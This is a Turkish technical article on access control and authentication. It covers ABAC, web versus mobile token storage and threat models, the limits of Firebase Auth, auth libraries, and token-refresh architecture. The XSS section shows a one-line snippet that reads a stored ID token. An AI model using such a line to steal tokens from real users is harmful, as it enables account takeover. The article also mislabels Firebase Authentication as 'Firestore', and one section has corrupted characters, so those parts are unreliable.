ABAC (Attribute-Based Access Control) / Policy-Based Yetkilendirme

RBAC ve ACL bazı durumlarda yetersiz kalır. Modern sistemler, daha esnek ve bağlama duyarlı bir yetkilendirme modeline ihtiyaç duyar: **ABAC (Attribute-Based Access Control)**.

ABAC'ın Temel Mantığı

Erişim kararları şu özelliklere göre verilir:

- Kullanıcı Nitelikleri (department=finance, age≥18)
- Kaynak Nitelikleri (file.owner=123)
- Çevresel Nitelikler (ip=TR, time=08:00–18:00)

Örnek bir ABAC kuralı:

Kullanıcı **department=finance** ise ve çalışma saatleri içindeyse **read_invoice** izni ver.

RBAC / ACL / ABAC Karşılaştırması

- RBAC → Kullanıcı → Rol → İzin
- ACL → Kullanıcı → İzin
- ABAC → Kullanıcı Özelliği + Kaynak Özelliği + Ortam → Politika

Policy Engine Kullanımı

Birçok sistem ABAC için **politikaların** ayrı bir motor tarafından değerlendirilmesini tercih eder:

- OPA (Open Policy Agent)
- AWS IAM Policies
- Auth0 Policies

Bu motorlar “who can do what” kararını dinamik kurallara göre verir.

ABAC'ın Avantajları

- Çok esnek ve bağlama duyarlıdır.
- Mikroservis mimarileri için idealdir.
- “User role değişti” gibi durumlarda politikalar otomatik işler.

Mobil ve Web Uygulamalarında Kimlik Doğrulama Farkları

Web istemcileri ile mobil istemciler arasında kimlik doğrulama mimarileri yapısal olarak farklıdır. Bunun temel nedeni, tarayıcıların ve mobil işletim sistemlerinin sunduğu güvenlik modellerinin birbirinden tamamen farklı olmasıdır. Aşağıda iki platform arasındaki farklar detaylı olarak açıklanmaktadır.

Web Uygulamaları

Web tarayıcıları çok güçlü ama aynı zamanda çok saldırıya açık ortamlardır. Tarayıcıda çalışan JavaScript, HTML, DOM manipülasyonu ve üçüncü taraf script'ler, kimlik doğrulama stratejilerini doğrudan etkiler.

Token Saklama Stratejileri

- **Refresh token** çoğunlukla **HttpOnly + Secure cookie** içinde saklanır.
 - JavaScript erişemez.
 - XSS saldırıları refresh token'ı çalamaz.
 - Cookie istekle otomatik gönderilir.
- **Access token** yalnızca **memory (RAM)** içinde tutulur.
 - localStorage / sessionStorage kullanmak XSS riski oluşturur.
 - Access token kısa ömürlü olduğundan memory saklaması idealdir.

Web İçin Tehdit Modeli

- **XSS** (Cross-Site Scripting) en büyük tehdittir.
 - Zararlı JavaScript çalıştırılabilir.
 - Token, cookie, DOM verileri çalınabilir.
- **CSRF** (Cross-Site Request Forgery) riski vardır.
 - Cookie otomatik gönderildiği için saldırgan kullanıcı adına işlem tetikleyebilir.
- Üçüncü taraf script'ler potansiyel güvenlik açığı oluşturur.
- Kullanıcılar kötü niyetli sitelere yönlendirilebilir (phishing).

Tarayıcı Güvenlik Özellikleri

- SameSite cookie politikaları
- Content Security Policy (CSP)
- HttpOnly ve Secure cookie flag'leri
- CORS
- Subresource Integrity

Tarayıcı güvenliği, uygulamanın kendi kendini koruyabilmesi için katmanlı bir savunma (defense in depth) yaklaşımı gerektirir.

Mobil Uygulamalar

Mobil uygulamalar, web uygulamalarından farklı olarak tarayıcı sandbox'ına değil, işletim sisteminin güvenlik modeline dayanır. Bu nedenle refresh token ve access token saklama yöntemleri de tamamen farklıdır.

Token Saklama Stratejileri

Mobilde cookie mekanizması genellikle kullanılmaz; bunun yerine işletim sistemi tarafından sağlanan güvenli depolama alanları tercih edilir:

- **iOS: Keychain**
 - Donanım tabanlı şifreleme.
 - Uygulama kaldırılrsa bile veriler korunur.
- **Android: Secure Storage / Keystore**
 - AES şifreleme.
 - Donanım-backed güvenlik (TEE).
- **React Native / Flutter:**
 - SecureStore
 - EncryptedStorage
 - BiometricPrompt (opsiyonel)

Mobil İçin Tehdit Modeli

Web'deki XSS/CSRF riskleri mobilde yoktur; ancak farklı saldırı yüzeyleri vardır:

- **Cihazın ele geçirilmesi**
 - Jailbreak (iOS)
 - Root (Android)
 - Güvenli depolama şifrelemesi kırılabilir.
- **Man-in-the-App saldırıları**
 - Uygulamanın içine kötü amaçlı kod enjekte edilmesi.
- **Reverse engineering / APK decompiling**
 - API key ve sabit sırların sızması.
- **Keylogger veya ekran kaydedici zararlı uygulamalar**

Mobilin Avantajları

- Tokenlar OS-level şifreleme ile korunur.
- Cookie tabanlı CSRF saldırısı yoktur.
- Third-party script injection olmadığı için XSS yoktur.

Mobilin Dezavantajları

- Cihaz ele geçirilirse tüm güvenlik çöker.
- Reverse engineering ile API sırları sızabilir.
- Kaydedilen token'ların uzun süre saklanması risklidir.

Web vs Mobil: Karşılaştırmalı Özet

Web → Tarayıcı odaklı tehdit modeli: XSS, CSRF, third-party script'ler.
Mobil → Cihaz güvenliği odaklı tehdit modeli: root/jailbreak, reverse engineering. Her iki platformda da **access token short-lived**, refresh token ise güvenli bir alanda saklanmalıdır.

Tablo Özeti

Özellik	Web Uygulaması	Mobil Uygulama
Token Saklama	Refresh token → HttpOnly cookie Access token → Memory	Refresh token → Keychain / Secure Storage Access token → Memory
Ana Riskler	XSS, CSRF, üçüncü taraf script'ler, phishing	Root/Jailbreak, reverse engineering, keylogger
Güvenlik Avantajı	Tarayıcı güvenlik mekanizmaları zengin	OS-level donanım şifreleme
Güvenlik Dezavantajı	JavaScript ile token çalınabilir	Cihaz ele geçirilirse tüm güvenlik yok olur
Cookie Kullanımı	Çok yaygın (özellikle refresh token için)	Çoğunlukla kullanılmaz

Authentication Kütüphaneleri Gerçekten Bu Sorunları Çözüyor mu?

Authentication kütüphaneleri, kimlik doğrulamanın belirli bölümlerini güçlü şekilde çözer; ancak web ve mobil uygulamalara özgü güvenlik problemlerinin tamamını çözmez. Aşağıdaki bölümde Firebase'in hangi problemleri çözdüğü ve hangi problemleri çözmediği detaylı şekilde incelenmektedir.

Firestore Authentication'ın Çözdüğü Sorunlar

Firestore, aşağıdaki kimlik doğrulama süreçlerini otomatik ve güvenli şekilde yönetir:

- **Şifre güvenliği:** Hashing, salting ve doğru algoritmaların kullanımı.
- **OAuth / Sosyal giriş:** Google, Apple, GitHub gibi sağlayıcılarla sorunsuz login.
- **MFA (Multi-Factor Authentication):** SMS OTP, telefon doğrulama, ikinci faktör.
- **Token üretimi:** ID token ve refresh token oluşturma ve imzalama.
- **Refresh token yönetimi:** Token yenileme, geçerlilik kontrolü.
- **Token doğrulama:** Backend tarafında ID token verify işlemleri.

Bu mekanizmalar kimlik doğrulama altyapısını büyük ölçüde basitleştirir.

Firestore Authentication'ın Çözmediği Sorunlar

Firestore Authentication, uygulama tarafındaki güvenlik açıklarını ortadan kaldırmaz. Bu sorunlar geliştiricinin sorumluluğundadır.

1. XSS (Cross-Site Scripting)

Firestore kimlik doğrulamasını yönetir; ancak frontend kodu içerisindeki XSS açıklarını engelleyemez. Eğer uygulamada zararlı JavaScript çalıştırılabilirse, Firestore tarafından verilen ID token veya access token çalınabilir.

- XSS varsa:

```
localStorage.getItem("firebase_id_token")
```

- Token saldırıya gönderilebilir; Firestore bunu tespit edemez.

2. CSRF (Cross-Site Request Forgery)

Firestore session cookie kullanılıyorsa, CSRF riski tamamen devam eder. Cookie'nin otomatik gönderilmesi nedeniyle kullanıcı adına istek tetiklenebilir.

Firestore CSRF koruması sağlamaz; aşağıdaki mekanizmaların geliştirici tarafından uygulanması gerekir:

- CSRF token
- SameSite cookie
- Double Submit Cookie Pattern

3. Token'ın Saklanma Yeri

Firebase yalnızca token'ı üretir; ancak token'ın nerede saklanacağı (memory, localStorage, cookie, secure storage) tamamen uygulama geliştiricisine aittir.

- localStorage veya sessionStorage'da saklama → XSS ile çalınabilir.
- Doğru çözüm → access token memory'de, refresh token ise güvenli depoda.

Firebase bu tercihlere müdahale etmez.

4. Backend Authorization (RBAC / ACL)

Firebase yalnızca kimlik doğrulaması (authentication) yapar. Yetkilendirme (authorization) tamamen backend'e aittir.

- Kullanıcı admin mi?
- Premium üyelik var mı?
- Kendi verisine mi erişiyor?

Bu kontroller Firebase tarafından yapılmaz; backend kodu tarafından yapılmalıdır.

5. API Güvenliği

Firebase Auth, backend API'lerini kendiliğinden korumaz. Tüm endpoint yetkilendirmeleri geliştiricinin sorumluluğundadır.

```
if (decoded.role !== "admin") return 403;
```

6. Mobil Cihaz Güvenliği

Firebase, mobilde şu riskleri çözemez:

- Root / jailbreak yapılmış cihazlar
- Secure Storage'ın kırılması
- Reverse engineering ile API anahtarlarının sızdırılması
- Keylogger veya kötü amaçlı uygulamalar

Bu riskler işletim sistemi seviyesindedir ve Firebase tarafından engellenemez.

7. Rate Limit ve Abuse Protection

Firebase Auth şifre denemelerinde belirli korumalar sağlasa da, **API rate limit**, **brute force**, **DDOS**, **abuse protection** gibi konular Firebase tarafından çözülmez. Bu tür korumalar şu araçlarla yapılır:

- Google Cloud Armor
- Reverse proxy rate-limit
- WAF (Web Application Firewall)

Özet Karşılaştırma Tablosu

Problem	Firestore Çözer mi?
Şifre hashing	Evet
OAuth login	Evet
JWT üretimi	Evet
Refresh token yönetimi	Evet
Token doğrulama	Evet
MFA	Evet
XSS	Hayır
CSRF	Hayır
Token'ın çalınması	Hayır
Token'ın yanlış saklanması	Hayır
RBAC / ACL authorization	Hayır
Backend API güvenliği	Hayır
Rate limit / abuse protection	Hayır
Cihaz güvenliği	Hayır

Sonuç

Firestore Authentication kimlik doğrulamanın zor bölümlerini ortadan kaldırır; ancak uygulama tarafındaki güvenlik açıklarını gidermez. XSS, CSRF, token saklama, authorization, API güvenliği ve cihaz güvenliği halen uygulama geliştiricisinin sorumluluğundadır.

Authentication Kütüphanelerinin Çözemediği Güvenlik Sorunları ve Bunlara Karşı Kullanılabilecek Araçlar

Firestore Authentication gibi kütüphaneler kimlik doğrulama süreçlerinin önemli bir kısmını otomatik ve güvenli şekilde çözer; ancak gerçek dünyadaki güvenlik problemlerinin büyük bölümü *kimlik doğrulama katmanından değil*, uygulamanın kendi mimarisinden ve çalışma ortamından kaynaklanır. Bu nedenle Firestore, bu problemleri tek başına çözememektedir. Aşağıda Firestore'in çözemediği konular ve bunları çözmeye yardımcı olan araçlar detaylı biçimde ele alınmıştır.

1. XSS (Cross-Site Scripting)

XSS, tarayıcıda çalışan uygulama JavaScript'inin manipüle edilmesiyle ortaya çıkar. Bu nedenle kimlik doğrulama sağlayıcısı (Firestore dahil) XSS'i engelleyemez.

XSS'i Azaltan Araçlar

- **React / Vue / Angular** — Otomatik DOM sanitizasyonu.
- **DOMPurify** — Kullanıcıdan gelen HTML içeriklerini temizler.
- **CSP (Content Security Policy)** — Zararlı script çalıştırılmasını engeller.
- **Trusted Types (Chrome)** — XSS'i neredeyse tamamen önler.

Firestore bu katmanda etkili değildir çünkü XSS uygulamanın kendi kodunda ortaya çıkar.

2. CSRF (Cross-Site Request Forgery)

CSRF, cookie tabanlı oturum kullanıldığında ortaya çıkar. Cookie'nin isteklerle otomatik gönderilmesi, saldırganın kurban adına istek göndermesine imkân verebilir. Firestore session cookie kullandığında risk devam eder.

CSRF'i Azaltan Araçlar

- **CSRF token mekanizmaları:**
 - Django CSRF middleware
 - Laravel CSRF koruması
 - Express için `csrf`
- **SameSite Cookie Ayarları (Lax/Strict)**
- **Double Submit Cookie Pattern**

Firestore bu sorunu çözemez çünkü problem cookie'nin tarayıcı tarafından gönderilmesinden kaynaklanmaktadır.

3. Token Saklama Problemleri

Firestore yalnızca token üretir; token'ın nerede saklanacağı geliştiricinin sorumluluğundadır. Yanlış saklama (örn. `localStorage`) XSS ile token'ın çalınmasına neden olabilir.

Güvenli Token Saklama Çözümleri

- **Web:**
 - Access token → Memory (RAM)
 - Refresh token → HttpOnly cookie
- **Mobil:**
 - iOS Keychain
 - Android Secure Storage / Keystore
 - React Native: `react-native-keychain`, `EncryptedStorage`

Hiçbir auth sağlayıcısı bu kararı otomatik veremez.

4. Authorization (RBAC / ACL)

Firebase yalnızca *authentication* yapar; *authorization* tamamen uygulama geliştiricisinin sorumluluğundadır.

Authorization için Kullanılabilecek Araçlar

- **Casbin** — RBAC, ACL, ABAC yetkilendirme motoru.
- **Oso** — Policy-as-code tabanlı güçlü yetkilendirme sistemi.
- **Keycloak Authorization Services** — Token + policy kombinasyonu.
- **Auth0 Rules / Permissions** — Yönetilebilir permission modeli.

Bu araçlar authorization sağlar ancak Firebase bunu kendisi sunmaz.

5. Backend API Güvenliği

Firebase backend API'lerinizi korumaz. API endpoint'lerinin yetkilendirilmesi, rate limit uygulanması ve saldırılara karşı korunması tamamen backend mimarisinin sorumluluğundadır.

API Güvenliği Araçları

- **API Gateway'ler:**
 - Kong
 - NGINX API Gateway
 - Envoy
 - AWS API Gateway
- **Rate limiting:**
 - Express-rate-limit
 - NGINX rate-limit
 - Cloudflare WAF
 - Google Cloud Armor
- **JWT Middleware Doğrulayıcıları:**
 - Express-jwt
 - Passport-jwt
 - Firebase Admin SDK
 - Keycloak adapters

6. Mobil Cihaz Güvenliği (Root / Jailbreak)

Firebase, mobil cihazın rootlanmış veya jailbreak yapılmış olup olmadığını tespit edemez; bu riskler tamamen işletim sistemine aittir.

Mobil Güvenlik Araçları

- **Firebase App Check** — Emülatör tespiti, kötüye kullanım azaltma.
- **SafetyNet (Android)** — Cihaz bütünlüğü kontrolü.
- **DeviceCheck (iOS)** — Cihaz doğrulama.
- **Obfuscation:** ProGuard / R8, DexGuard.
- **Anti-debug / anti-tamper çözümleri.**

7. Rate Limit ve Abuse Protection

Firebase Authentication şifre denemelerine karşı sınırlı koruma sunsa da, genel API kötüye kullanımını (abuse, bot saldırıları, DDOS) çözmez.

Bu Sorunları Çözen Araçlar

- Cloud Armor
- Cloudflare WAF
- Rate-limit proxy katmanları
- Traffic throttling çözümleri

Özet Tablo

Firestore'in Çözdüğü Problemler	Durum
Şifre hashing	Evet
OAuth login	Evet
JWT üretimi	Evet
Refresh token yönetimi	Evet
Token doğrulama	Evet
MFA	Evet
Firestore'in Çözmediği Problemler	Durum
XSS	Hayır
CSRF	Hayır
Token'ın çalınması	Hayır
Token'ın yanlış saklanması	Hayır
RBAC / ACL authorization	Hayır
Backend API güvenliği	Hayır
Rate limit / abuse protection	Hayır
Mobil cihaz güvenliği	Hayır

Sonuç

Firebase Authentication gibi kimlik doğrulama sürecinin karmaşık bölümlerini başarıyla çözse de, uygulama güvenliği çok katmanlı bir yapıdır ve tarayıcı güvenliği, backend güvenliği, cihaz güvenliği, ağ güvenliği ve authorization tasarımı gibi konular Firebase'in

kapsamı dışındadır. Dolayısıyla Firebase, yalnızca kimlik doğrulamanın bir parçasını üstlenir; geri kalan tüm güvenlik kontrolleri geliştiricinin sorumluluğundadır.

Modern Authentication Kütüphaneleri ve Servisleri

Aşağıda web, mobil ve enterprise uygulamalarda kullanılan tüm modern kimlik doğrulama çözümleri kategorilere ayrılmış şekilde listelenmiştir. Bu liste hem bulut servislerini (Auth0, Firebase), hem framework'e özel kütüphaneleri (NextAuth.js, Passport), hem de self-host çözümleri (Keycloak, ORY) kapsamaktadır.

1. Bulut Tabanlı Authentication Servisleri (Managed Auth Providers)

Bu servisler kimlik doğrulamayı *hizmet olarak* sunar.

- **Auth0** — Enterprise odaklı gelişmiş kimlik yönetimi.
- **Firebase Authentication** — Google ekosisteminde modern kimlik doğrulama.
- **Clerk** — Modern UI + backend entegre kimlik sağlayıcısı.
- **Supabase Auth** — Open-source Firebase alternatifi.
- **Amazon Cognito** — AWS ekosisteminde kimlik yönetimi.
- **Okta** — Kurumsal SSO ve IAM çözümleri.
- **Azure AD B2C** — Microsoft'un çok tenantlı kimlik servisi.
- **Stytch** — Passwordless odaklı modern servis.
- **Magic.link** — Magic link ve Web3 tabanlı giriş.

2. Framework'e Özel Authentication Kütüphaneleri

Belirli framework ve backend ortamları için geliştirilmiştir.

- **NextAuth.js** — Next.js projeleri için en popüler auth kütüphanesi.
- **Passport.js** — Node.js için en eski ve geniş plugin desteğine sahip auth framework.
- **Django AllAuth** — Django projelerinde kapsamlı kimlik doğrulama.
- **Laravel Sanctum / Jetstream / Breeze** — Laravel için oturum + API token yönetimi.
- **Spring Security** — Java / Spring Boot dünyasının standardı.
- **ASP.NET Identity** — Microsoft ekosisteminin resmi kimlik çözümü.
- **Ruby Devise** — Rails için popüler authentication sistemi.

3. Self-Hosted / Open-Source Kimlik Sunucuları

Bu çözümler kendi sunucunuzda barındırılabilen enterprise kimlik yönetim sistemleridir.

- **Keycloak** — En popüler open-source IAM platformu.
- **ORY Hydra / ORY Kratos** — Modern, modüler kimlik yönetimi sistemi.
- **Authentik (goauthentik)** — Container tabanlı modern open-source auth sunucusu.
- **Duende IdentityServer** — .NET için enterprise kimlik sunucusu.
- **Gluu Server** — SAML, OAuth2, OIDC destekli kimlik servisi.

4. Passwordless Authentication Servisleri

Bu servisler tamamen şifresiz kimlik doğrulama üzerine odaklanır.

- **Stytch** — Magic link, SMS OTP, passkey desteği.

- **Magic.link** — Web3 cüzdan + email-first login.
- **Passwordless.dev** — FIDO2 / WebAuthn tabanlı giriş.
- **Descope** — Workflow tabanlı passwordless auth.

5. Telefon / SMS Tabanlı Authentication Sağlayıcıları

- **Twilio Verify** — SMS OTP ve telefon doğrulama.
- **MessageBird** — OTP, SMS ve WhatsApp temelli doğrulama.
- **Vonage Verify** — Telefon tabanlı doğrulama servisi.

6. WebAuthn / Passkey Kütüphaneleri

Donanım anahtarı (YubiKey), FaceID, TouchID gibi biyometrik tabanlı girişleri implemente etmeye yarar.

- **SimpleWebAuthn** — Node.js için WebAuthn client/server kütüphanesi.
- **FIDO2 / WebAuthn API (tarayıcı)** — Native passkey desteği.
- **Yubico WebAuthn SDK** — Donanım anahtarı tabanlı auth.

7. OAuth Client Kütüphaneleri

Üçüncü taraf servislerle OAuth 2.0 / OpenID Connect entegrasyonu sağlar.

- **oidc-client-ts** — Web için OpenID Connect client implementasyonu.
- **Grant (Node.js)** — OAuth proxy/gateway kütüphanesi.
- **OAuth 2.0 Client Libraries** — Dil bağımsız resmi OAuth client flow implementasyonları.

8. JWT ve Token İşleme Kütüphaneleri

Bu kütüphaneler kimlik doğrulama sistemi değildir; ancak token üretme, imzalama ve doğrulama işlemleri için kullanılır.

- **jsonwebtoken** (Node.js)
- **jose** (JavaScript / TypeScript)
- **pyjwt** (Python)
- **jwt-go / golang-jwt** (Go)
- **Nimbus JOSE JWT** (Java)

9. Özet Tablo

Kategori	Önerilen Çözüm
SaaS Auth Provider	Auth0
Next.js için auth	NextAuth.js
Firebase alternatifi	Supabase Auth
Self-hosted enterprise IAM	Keycloak
Enterprise SSO	Okta
Passwordless login	Stytch
Mobil OTP	Twilio Verify
WebAuthn / Passkey	SimpleWebAuthn

Mobilde Otomatik Authentication: Kütüphaneler ve Servisler

Mobil uygulamalarda kimlik doğrulama, web uygulamalarına kıyasla daha farklı stratejiler gerektirir. Her API isteği maliyetlidir; bu nedenle access token yenileme, queue/lock mekanizmaları, secure storage ve refresh token yönetimi çoğunlukla **otomatik ve hatasız** şekilde çalışmalıdır.

Aşağıdaki servisler ve kütüphaneler, mobil tarafta bu süreci otomatik olarak yönetebilen yapılardır.

1. Full Managed Auth Servisleri

Bu servisler, access token ve refresh token akışlarının tamamını otomatik olarak yönetir. Geliştiricinin manuel olarak token takip etmesini gerektirmez.

Auth0 Mobile SDK

- iOS, Android ve React Native için resmi SDK desteği.
- Access token memory’de otomatik tutulur.
- Refresh token secure storage’a (Keychain / EncryptedStorage) otomatik yazılır.
- Token süresi dolduğunda arka planda otomatik yenilenir.
- Queue/lock mekanizması vardır (eşzamanlı refresh isteklerini engeller).
- Multi-device session desteği.

AWS Cognito (Amplify Auth)

- “amplify auth” komutu ile kurulan tam kapsamlı identity sistemi.
- Access ve refresh token’lar otomatik yönetilir.
- Token yenileme akışı Amplify SDK tarafından yapılır.
- Refresh token secure storage’a otomatik kaydedilir.
- Offline-first desteği ve düşük maliyetli API çağrıları.

Firebase Authentication

- Şifre, OTP, OAuth gibi giriş yöntemlerini otomatik yönetir.
- ID Token yaklaşık 1 saat geçerlidir ve SDK tarafından otomatik yenilenir.
- Token validasyonu minimal API çağrısı gerektirir.
- Ancak session revocation ve granular permissions gibi konularda sınırlıdır.

Token Manager Sağlayan Kütüphaneler

Bu kütüphaneler tam bir kimlik servisi değildir; ancak **access token expire olduğunda otomatik refresh yapma, request queue/lock, secure storage** gibi kritik operasyonları geliştirici yerine kendisi yapar.

react-native-app-auth

- OAuth2 ve OpenID Connect akışını tam destekler.
- Access token süresi dolunca otomatik yeniler.
- Secure storage ile entegre çalışır.
- Lock mekanizması ile tek seferde refresh yapılmasını sağlar.

axios-auth-refresh

- Access token expire olduğunda otomatik refresh isteği gönderir.
- Diğer API isteklerini kuyruğa alır ve refresh tamamlandıktan sonra yeniden gönderir.
- Memory tabanlı token yönetimi sağlar.

react-native-axios-jwt-refresh

- Access token'ın süresini kontrol eder.
- Sadece bir defa refresh yapılmasına izin verir (race condition çözümü).
- Yeni access token'ı otomatik ekler.
- Secure storage ile entegre kullanılabilir.


Bu Kütüphanelerin Teknik Avantajları

- Tek seferlik refresh (mutex/lock)
- Queue mekanizması — diğer istekler bekletilir
- Yeni token'la retry işlemleri otomatik
- Secure storage ile entegrasyon
- Minimal API çağrısı (maliyet azaltır)

Web ve Mobilde Authentication İçin Arka Planda Çalışan Yapılar

Bu bölüm, web uygulamalarında ve mobil uygulamalarda authentication sürecinin arka planda nasıl yönetildiğini mimari şemalar ile göstermektedir.

Web İin Arka Plan Authentication Mimarisi



Web uygulamalarında arka planda alışan kimlik doęrulama yapısı, access token yenilemeyi, oklu sekme (multi-tab) senkronizasyonunu ve kesintisiz oturum ynetimini saęlar.

1. Browser (JavaScript Uygulaması)

- Kullanıcının grdüęü ve etkileřtięi kısımdır.
- API isteklerini bařlatır.
- Access token'ı doęrudan saklamaz; yalnızca memory'de tutulur.
- Refresh token'a erişemez (HttpOnly cookie içinde tutulur).

2. Service Worker (Arka Plan Auth Motoru)

- Arka planda alışan ve tüm HTTP isteklerini yakalayan bir proxy gibi davranır.
- Token ekleme, yenileme ve yeniden deneme (retry) işlemlerini yürütür.
- Kullanıcı sayfayı kapatsa bile (SW aktif olduęu sürece) alışmaya devam edebilir.
- Push notification ile karıştırlmamalıdır; burada yalnızca auth mantıęı ynetilir.

3. Token Manager (Service Worker İinde)


- Access token'ın süresini kontrol eder.
- Sessiz yenileme (*silent refresh*) yapar.
- 401 hatası geldiğinde:
 - Tekrarlayan yenileme denemelerini engellemek için bir *lock/mutex* oluřturur,
 - İstekleri sıraya alır (*request queue*),

- Yenileme tamamlandıktan sonra tüm istekleri yeniden gönderir (*retry*).
- Çoklu tab arasında token değişimini senkronize eder (örneğin bir tab logout olduğunda diğer tablarda da logout olur).

4. Backend API

- Service Worker tarafından eklenmiş access token ile gelen istekleri doğrular.
- Gerekirse **/refresh** endpoint'i üzerinden yeni access token üretir.
- API seviyesinde tüm güvenlik kontrolleri burada tamamlanır.

Mobil İçin Arka Plan Authentication Mimarisi



Mobil uygulamalarda kimlik doğrulama akışı, sadece access token üretiminden ibaret değildir. Uygulamanın arka planda *token yenileme*, *eşzamanlı istekleri yönetme*, *güvenli depolamadan veri okuma*, *yenileme sırasındaki yarış koşullarını engelleme* gibi kritik süreçleri kontrol eden bir mekanizmaya ihtiyacı vardır. Bu yapıya genel olarak **Token Manager Engine** (veya daha sade isimlerle “AuthManager”, “SessionManager”, “TokenCoordinator”) denir. Bu bir kütüphane veya paket değil, uygulama içinde tasarlanan bir mimari bileşendir.

Token Manager Engine’in Temel Görevleri

- **Access token’in memory’de tutulması:** Secure storage yavaş olduğu için access token hızlı erişim için sadece RAM’de saklanır.
- **Refresh token’in secure storage’dan okunması:** Refresh token hiçbir zaman RAM’e alınmaz. Yalnızca yenileme sırasında “Keychain”, “EncryptedSharedPreferences” veya “SecureStore” üzerinden okunur.

- **401 hatasında otomatik yenileme akışını çalıştırma:** Her interceptor, 401 durumunda token yenileme işlemini bu bileşene devreder.
- **Eşzamanlı istekleri yönetme (mutex / lock):** Aynı anda birden fazla API isteği token yenileme tetiklediğinde, sadece *tek bir yenileme işlemi* yapılmasını sağlar.
- **İstek kuyruğu oluşturma (request queue):** Yenileme tamamlanana kadar bekleyen istekler sıraya alınır ve yeni access token üretildikten sonra yeniden gönderilir.
- **Refresh başarısız olursa logout tetikleme:** Güvenlik açısından refresh token geçersizse kullanıcı oturumu düşürülür.

Mobil ortamlarda bağlantı süresizdir, aynı ekranda çok sayıda API isteği gönderilebilir ve token süresi bu istekler sırasında dolabilir. Bu durum:

- ardışık 401 hataları,
- çoklu /refresh istekleri,
- yarış koşulları (race conditions),
- eski token ile yapılan başarısız çağrılar,
- kullanıcının sebepsiz logout olması

gibi ciddi problemlere yol açabilir.

Bu nedenle her olgun mobil uygulamada bir “token yönetim motoru” bulunur. Instagram, Twitter, Slack, Discord gibi uygulamaların her birinde bu mantığın bir çeşidi vardır. Yukarıdaki mimari, mobil uygulamalarda access token’ın otomatik olarak yenilenmesini, refresh token’ın güvenli biçimde saklanmasını ve çoklu isteklerin yönetilmesini sağlar. Amaç, kullanıcının hiçbir şey fark etmeden uygulamada sürekli olarak oturumunun açık kalmayı sürdürmesidir.

1. Mobil Uygulama

Uygulamanın ekran tarafıdır; API isteklerini başlatır ve sonuçlarını işler.

2. Request Interceptor

Her API isteğini göndermeden önce araya giren mekanizmadır.

- İstek başlıklarına mevcut access token’ı ekler.
- Backend’ten 401 **Unauthorized** gelirse token yenileme sürecini tetikler.

3. Token Manager Engine

Sistemin arka plandaki *beynidir*. Tüm yenileme ve oturum sürekliliği işlemleri burada yönetilir.

- Access token’ı yalnızca RAM’de tutar.
- Refresh token’ı Secure Storage’dan okur.
- Aynı anda birden fazla yenileme girişimini engellemek için **mutex/lock** kullanır.
- 401 alan istekleri **request queue** içine alır.
